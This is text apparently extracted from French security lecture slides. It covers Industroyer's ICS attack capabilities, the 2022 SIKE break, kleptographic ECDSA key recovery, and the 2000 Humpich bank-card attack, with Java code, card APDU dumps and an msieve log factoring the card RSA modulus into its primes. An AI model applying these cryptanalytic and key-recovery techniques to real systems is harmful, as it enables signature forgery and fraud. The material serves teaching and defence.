

DESCRIPTION ET CONTRE-MESURES

1.0


27/01/2021




Industroyer, 2016 Industroyer2, 2022








Loss of Control	IEC-101	Manipulates substation devices through value modification via serial*
	IEC-104	Manipulates substation devices through value modification via TCP/IP
	IEC-61850	61850 driver identifying devices and modifying values* [†]
	SIPROTECT Denial of Service	Uses CVE-2015-5374 to cause a denial of service against SIPROTECT digital relays*
Loss of Visibility	OPC DA	Identifies OPC servers and sets all addresses to 'out of bounds' preventing status reports*
Destruction	Data Wiper	Stops all process, destroys all data in local and network connected drives





- IEC61850-enabled IEDs get digitalized power grid condition data via process bus and merge units
- IEDs communicate with each other using substation buses
- Legacy devices use IEC61850 wrapper



Cryptographie

Schneier on Security

[Blog](#)[Newsletter](#)[Books](#)[Essays](#)[News](#)[Talks](#)[Academic](#)[About Me](#)[Home](#) > [Blog](#)

SIKE Broken

[SIKE](#) is one of the new algorithms that NIST [recently added](#) to the post-quantum cryptography competition.

It was just [broken](#), really badly.

We present an efficient key recovery attack on the Supersingular Isogeny Diffie-Hellman protocol (SIDH), based on a "glue-and-split" theorem due to Kani. Our attack exploits the existence of a small non-scalar endomorphism on the starting curve, and it also relies on the auxiliary torsion point information that Alice and Bob share during the protocol. Our Magma implementation breaks the instantiation SIKEp434, which aims at security level 1 of the Post-Quantum Cryptography standardization process currently ran by NIST, in about one hour on a single core.

News [article](#).

Tags: [algorithms](#), [cryptanalysis](#), [cryptography](#), [encryption](#), [NIST](#), [quantum computing](#)

Posted on August 4, 2022 at 6:56 AM • 26 Comments

Search

Powered by [DuckDuckGo](#)

Blog Essays Whole site

Subscribe




About Bruce Schneier



Juillet 2022, l'algorithme post quantique SIKE, candidat à la standardisation par le NIST, est cassé par une équipe de recherche de l'université de Louvain, en 62 minutes sur un processeur Intel Xeon E5-2630v2 à 2,60 GHz. Wouter Castryck and Thomas Decru, "An efficient key recovery attack on SIDH", imec-COSIC, KU Leuven, Belgium

SE050

HW Features	TRNG		NIST SP800-90B, AIS31	NIST SP800-90B, AIS31	
	DRBG		NIST SP800-90A, AIS20	NIST SP800-90A, AIS20	
	User Memory – Full Feature - NV		50 kB	50 kB	
	User Memory – Maximum - NV		50 kB	50 kB	
	Interfaces	ISO14443			
		I ² C Target		X (up to 1 Mbit/s)	
		I ² C Controller		X	
	Temperature range			-40 to +105 °C	
Package			HX2QFN20		



DRBG: NIST Special Publication 800-90A

<https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-90a.pdf>

Kleptogram

- α, β, ω entiers, ω impair, H fonction aléatoire
- Courbe elliptique d'ordre n , sur le corps $\mathbb{Z}/p\mathbb{Z}$, p premier. G générateur, Q un point de la courbe **MAIS** $Q = K.G$
- 1) $c_1 < n$, $M_1 = c_1 G$, c_1 entier aléatoire
- 2) $t \in \{0, 1\}$, $Z = (c_1 - \omega.t).G + (-\alpha.c_1 - \beta).Q$
 - $c_2 = H(Z)$ ($H: EC \rightarrow \mathbb{Z}/p\mathbb{Z}$)
 - $M_2 = c_2 G$
- Par suite
 - $Z = (c_k - \omega.t).G + (-\alpha.c_k - \beta).Q$
 - $c_{k+1} = H(Z)$, $M_{k+1} = c_{k+1} G$

Attaque

- $Z_1 = (c_1 - \omega.t).G + (-\alpha c_1 - \beta).K.G = M_1 - \omega.t.G - \alpha.M_1.K - \beta.Q$
- $t=0; Z_1 = M_1 - R.K - \beta.Q$
- $t=1; Z_1 = M_1 - \omega.G - R.K - \beta.Q$

- $R = \alpha M_1$
- $Z_1 = M_1 - K.R - \beta.Q$
- Si $M_2 = H(Z_1).G$ alors $c_2 = H(Z_1)$
- $Z_2 = Z_1 - \omega G - R.K - \beta.Q$
- Si $M_2 = H(Z_2).G$ alors $c_2 = H(Z_2)$

$$c_1.G = M_1$$

$$c_1.Q = c_1.K.G = K.M_1$$


Signature ECDSA

- Courbe elliptique (EC) d'ordre n sur le corps $\mathbb{Z}/p\mathbb{Z}$, G un générateur (ordre n)
- d clé privé, $P = d.G$ clé publique
- H une fonction de hash
- k un nombre aléatoire $1 < k < p$, généralement on choisit $1 < k < n$
- $R = (r_1, r_2) = k.G$
- $r = r_1 \bmod n$
- $s = k^{-1} (H(m) + d.r) \bmod n$, m message (suite d'octets)
- la signature ECDSA est le couple $\sigma = (r, s)$
- La clé privée (d) se déduit directement de la valeur de k
- $d = (s.k - H(m).r^{-1}) \bmod n$

Récupération de la clé privée avec un kleptogram

- Il est facile de retrouver $R = k.G$ à partir de r .
 - Connaissant r_1 deux points R de la courbe sont possibles (r_1, r_2) et $(r_1, -r_2)$, associés à une clé publique Q
- $Q = r^{-1} (s.R - h(m).G) \bmod n$, permet de vérifier la signature $\sigma = (r, s)$, avec la clé publique P (si $Q=P$)
- Un kleptogram permet de connaître l'entier k de la deuxième signature et donc de calculer la clé privée d'Alice
 - k est égal à c_k soit $M_k (c_k.G)$ est égal à R

Attaque Humpich sur les cartes bancaires (2000)



Serge Humpich (2000) factorisation du modulo $n=pq$ des cartes bancaires B0'

```
BigInteger kpub = new BigInteger("03") ; // exposant public
BigInteger kmod = new BigInteger // modulo n= p.q
("213598703592091008239502270499962879705109534182\
 6417406442524165008583957746445088405009430865999");
BigInteger kpriv = new BigInteger // exposant privé
("1423991357280606721596681803333085864700730227882257313609\
 900555054188454201824800920161049221243");
String test= "5D 08 69 7D 8E 99 3B C9 F7 DF 46 9D 36 B3 2F 2A
E0 10 18 01 38 D1 52 34 03 00 F9 04 3C 1D EF 6A 72 69 39 5E B5
2C C7 38";
x = new BigInteger("1234") ;
x = x.modPow(kpriv,kmod) ;
x = x.modPow(kpub,kmod) ;

x = test.modPow(kpub,kmod) ;
```

Valeur de Signature (VS)

07F8 = AD2= clé 2A

```
>> BC B0 07 F8 04 // adresse en nibble
```

```
<< 2E 03 30 33 90 00
```

Prestataire #3, longueur 48 octets

```
>> BC B0 08 00 30
```

```
<< 30 00 01 C5 35 B0 8D 09 32 12 9E EF 3C 6E 5F 3E 35 FF CC 50 3A 04 16 C1 3E 0A 29 C2 38 40 A1 20  
3D CA AA 50 37 E3 20 B5 3B 9D D7 16 3B 76 3C 79 90 00
```

```
VS: 00 00 1C 55 B0 8D 09 21 29 EE FC 6E 5F 3E 5F FC C5 0A 04 16 C1 E0 A2 9C 28 40 A1 20 DC AA A5 07  
E3 20 B5 B9 DD 71 6B 76 3C 79
```

```
000044000004533823392291913fff1000110212 (20 octets)
```

```
000044000004533823392291913fff1000110212 (20 octets)
```


30 00 01 C5	0 00 01 C5	
35 B0 8D 09	5 B0 8D 09	00 00 1C 55
32 12 9E EF	2 12 9E EF	B0 8D 09 21
3C 6E 5F 3E	C 6E 5F 3E	29 EE FC 6E
35 FF CC 50	5 FF CC 50	5F 3E 5F FC
3A 04 16 C1	A 04 16 C1	C5 0A 04 16
3E 0A 29 C2	E 0A 29 C2	C1 E0 A2 9C
38 40 A1 20	8 40 A1 20	28 40 A1 20
3D CA AA 50	D CA AA 50	DC AA A5 07
37 E3 20 B5	7 E3 20 B5	E3 20 B5 B9
3B 9D D7 16	B 9D D7 16	DD 71 6B 76
3B 76 3C 79	B 76 3C 79	3C 79

#carte

Date de validité

$VS^3 \bmod n$

320 bits= 40 octets



```
\msieve153>msieve -e -v
2135987035920910082395022704999628797051095341826417406442524165008583
957746445088405009430865999
```

Msieve v. 1.53 (SVN 1005)

Sat Apr 09 16:22:36 2022

random seeds: 625f7f0c d41dcbb4

factoring

2135987035920910082395022704999628797051095341826417406442524165008583

957746445088405009430865999 (97 digits)

searching for 15-digit factors

searching for 20-digit factors

searching for 25-digit factors

200 of 214 curves

completed 214 ECM curves

searching for 30-digit factors

425 of 430 curves

completed 430 ECM curves

commencing quadratic sieve (97-digit input)

using multiplier of 1

using generic 32kb sieve core

sieve interval: 36 blocks of size 32768

processing polynomials in batches of 6

using a sieve bound of 2369459 (87050 primes)

using large prime bound of 355418850 (28 bits)

using double large prime bound of 2462253648925200 (43-52 bits)

using trial factoring cutoff of 52 bits

polynomial 'A' values have 12 factors

sieving in progress (press Ctrl-C to pause)

87286 relations (20615 full + 66671 combined from 1325354 partial), need 87146

87286 relations (20615 full + 66671 combined from 1325354 partial), need 87146

sieving complete, commencing post processing

begin with 1345969 relations

reduce to 231315 relations in 11 passes

attempting to read 231315 relations

recovered 231315 relations

recovered 218160 polynomials

attempting to build 87286 cycles

found 87286 cycles in 5 passes

distribution of cycle lengths:

length 1 : 20615

length 2 : 14798

length 3 : 14629

length 4 : 11980

length 5 : 9006

length 6 : 6361

length 7 : 4096

length 9+: 5801

largest cycle: 20 relations

matrix is 87050 x 87286 (26.1 MB) with weight 6133863 (70.27/col)

sparse part has weight 6133863 (70.27/col)

filtering completed in 3 passes

matrix is 83424 x 83487 (25.1 MB) with weight 5901696 (70.69/col)

sparse part has weight 5901696 (70.69/col)

saving the first 48 matrix rows for later

matrix includes 64 packed rows

matrix is 83376 x 83487 (19.1 MB) with weight 5004544 (59.94/col)

sparse part has weight 4168972 (49.94/col)

using block size 8192 and superblock size 393216 for processor cache size 4096 kB

commencing Lanczos iteration

memory use: 11.7 MB

linear algebra at 57.7%, ETA 0h 0m83487 dimensions (57.7%, ETA 0h 0m)

linear algebra completed 80285 of 83487 dimensions (96.2%, ETA 0h 0m)

lanczos halted after 1320 iterations (dim = 83372)

recovered 16 nontrivial dependencies

p49 factor: **1113954325148827987925490175477024844070922844843 (p)**

p49 factor: **1917481702524504439375786268230862180696934189293 (q)**

elapsed time 01:51:51

Factorisation du modulo avec le logiciel msieve (2022)

Starlink Direct To CELL

